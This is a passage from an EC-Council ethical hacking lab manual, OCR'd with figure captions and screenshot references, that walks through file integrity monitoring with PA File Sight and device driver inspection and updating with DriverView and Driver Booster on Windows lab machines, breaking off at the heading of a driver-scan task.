


Figure 4.7.28: PA File Sight Graphical Logs

42. The **CEH\Administrator notepad.exe** window appears. If it shows a blank window, then switch to the Windows Server 2016 machine, type some content into the Secret.txt file, save the file, and then immediately switch to the Windows 10 machine to view the activity.

43. If you have added some text in the Secret.txt file, you can view that in the activity window.



CEH\Administrator [notepad.exe]

Close

Time	Operation	File
3:00:11 PM	Written	C:\Users\Administrator\Desktop\File Monitoring\Secret.txt
2:59:56 PM	Read	C:\Windows\Fonts\StaticCache.dat
2:59:56 PM	Read	C:\Windows\System32\en-US\propsys.dll.mui
2:59:56 PM	Read	C:\Windows\Registration\R000000000006...
2:59:56 PM	Read	C:\Windows\System32\en-US\notepad.exe.mui
2:59:56 PM	Read	C:\Users\Administrator\Desktop\File Monitoring\Secret.txt
2:59:56 PM	Read	C:\Windows\Globalization\Sorting\SortDe...
2:59:56 PM	Read	C:\Windows\System32\rpcss.dll

Figure 4.7.29: PA File Sight Activity Recorded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Switch back to the **Windows Server 2016** machine and delete the **Secret.txt** file, then switch back to the **Windows 10** machine and scroll down to view the **Recent Alerts** section; you will find that the file has been deleted.

You can also use other file and folder integrity checking tools such as **Tripwire File Integrity and Change Manager** (https://www.tripwire.com), **Netwrix Auditor** (https://www.netwrix.com), **Verisys** (https://www.ionx.co.uk), or **CSP File Integrity Checker** (https://www.cspsecurity.com) to perform file and folder monitoring.

45. You can see all the actions performed on that file.




Figure 4.7.30: PA File Sight Recent Alerts

46. This is how to monitor the file integrity using PA File Sight.
47. Close all open windows.

TASK 8 Perform Device Driver Monitoring using DriverView and Driver Booster

An ethical hacker and penetration tester must scan the system for suspicious device drivers and make sure that the systems runs smoothly by ensuring that all outdated drivers are updated and that the system processes optimized to keep the performance of the system at its peak.

TASK 8.1 Launch DriverView

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView** and double-click **DriverView.exe** to launch the application.
2. The **DriverView** main window appears with a list of the installed drivers on your system, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

When the user downloads infected drivers from untrusted sources, the system installs malware along with the device drivers; malware uses these drivers as a shield to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Booster that verify if they are genuine and downloaded from the publisher's original site.

DriverView

File Edit View Options Help

Driver Name	Address	End Address	Size	Load Count	Index	File Type
ACPI.sys	0x6BD20000	0x6BDE8000	0x000c8000	1	24	System D
acpiex.sys	0x6BC70000	0x6BC94000	0x00024000	1	21	Dynamic
afd.sys	0x6DB10000	0x6DBB6000	0x000a6000	1	85	System D
afunix.sys	0x6DAF0000	0x6DB03000	0x00013000	1	84	System D
AgileVpn.sys	0x6F490000	0x6F4B7000	0x00027000	1	186	Network
ahcache.sys	0x6DEB0000	0x6DEFE000	0x0004e000	1	99	System D
atapi.sys	0x6CAC0000	0x6CACD000	0x0000d000	1	46	System D
ataport.SYS	0x6CAD0000	0x6CB06000	0x00036000	1	47	System D
bam.sys	0x6DE90000	0x6DEA4000	0x00014000	1	98	System D
BasicDisplay.sys	0x6E3C0000	0x6E3D6000	0x00016000	1	77	Display D
BasicRender.sys	0x6E3E0000	0x6E3F1000	0x00011000	1	78	Display D
BATTC.SYS	0x6E5D0000	0x6E5E0000	0x00010000	1	126	System D
Beep.SYS	0x6CA10000	0x6CA1A000	0x0000a000	1	73	System D
BOOTVID.dll	0x6A54D000	0x6A558000	0x0000b000	1	10	Display D
bowser.sys	0x6EBA0000	0x6EBC5000	0x00025000	1	156	System D
cdd.dll	0x0DBF0000	0x0DC38000	0x00048000	1	152	Display D
cdrom.sys	0x6C9E0000	0x6CA0E000	0x0002e000	1	69	System D

194 item(s), 1 Selected

Figure 4.8.1: DriverView Main Window

DriverView

The DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as the load address of the driver, description, version, product name, and developer.

3. Right-click on any driver from the list and click **Properties** to view the complete details of the driver.




Figure 4.8.2: DriverView Select Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Properties** window appears with the complete details of the installed driver, as shown in the screenshot. Once the analysis is done, click **OK**.




Figure 4.8.3: DriverView Properties

5. This is how to monitor the drivers installed on a machine. **Close** the **DriverView** window.
6. Now, we will see how to update system drivers and optimize the PC performance using Driver Booster.

TASK 8.2

Install Driver Booster and dashlane

7. On **Windows 10**, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Booster**. Double-click **driver_booster_setup.exe** to launch the setup.
8. If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Driver Booster

Without proper drivers, computers start to misbehave. Sometimes updating the drivers using conventional methods can be a daunting task. Outdated drivers are more vulnerable to hacking and can lead to a breach in the system. Driver Booster provides a better way of updating the drivers with its all-in-one command center with automatic backup and updates, which helps the smooth functioning of the system.

9. The **Install Driver Booster** window appears; click **Install** to start the installation process.

Figure 4.8.4: Driver Booster Install Screen

10. The **dashlane** window appears; select the **Yes** radio button and click **Install.**
11. The program starts to install on your system.
12. If an **Opera** wizard appears, select the **No, thanks** radio button and click **Next.**
13. The **Subscribe to IObit Newsletter** window appears; click **No, thanks.**
14. The **Installation completed** window appears after a successful installation; click **Scan Now.**




Figure 4.8.5: Installation finished

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 8.3

Conduct a Driver Scan

